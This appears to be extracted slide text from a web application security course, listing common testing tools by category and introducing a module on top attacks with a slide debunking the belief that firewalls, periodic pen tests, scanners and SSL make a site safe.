
- ▶ Proxies
  - WebScarab
  - Fiddler
  - Paros
  - BURP
  - Spike
- ▶ HTTP Editors
  - [See above]
  - Mozilla Tamper Data
  - NetCat
- ▶ Fuzzers
  - SensePost Crowbar
  - JBroFuzz
- ▶ Database Exploit
  - Absinthe
  - SQL Power Injector
- ▶ General Exploit
  - Metasploit




# Where are the Vulnerabilities?




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
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
# Where are the Vulnerabilities?



# Where are the Vulnerabilities?




# Where are the Vulnerabilities?






# Where are the Vulnerabilities?



# Module 2:

- Top Attacks Overview
- Demo of Manual Techniques





**Security**

# The Myth: “Our Site Is Safe”

**We Have Firewalls  
in Place**


**We Audit It Once a  
Quarter with Pen Testers**

**We Use Network  
Vulnerability Scanners**

**We Use SSL  
Encryption**



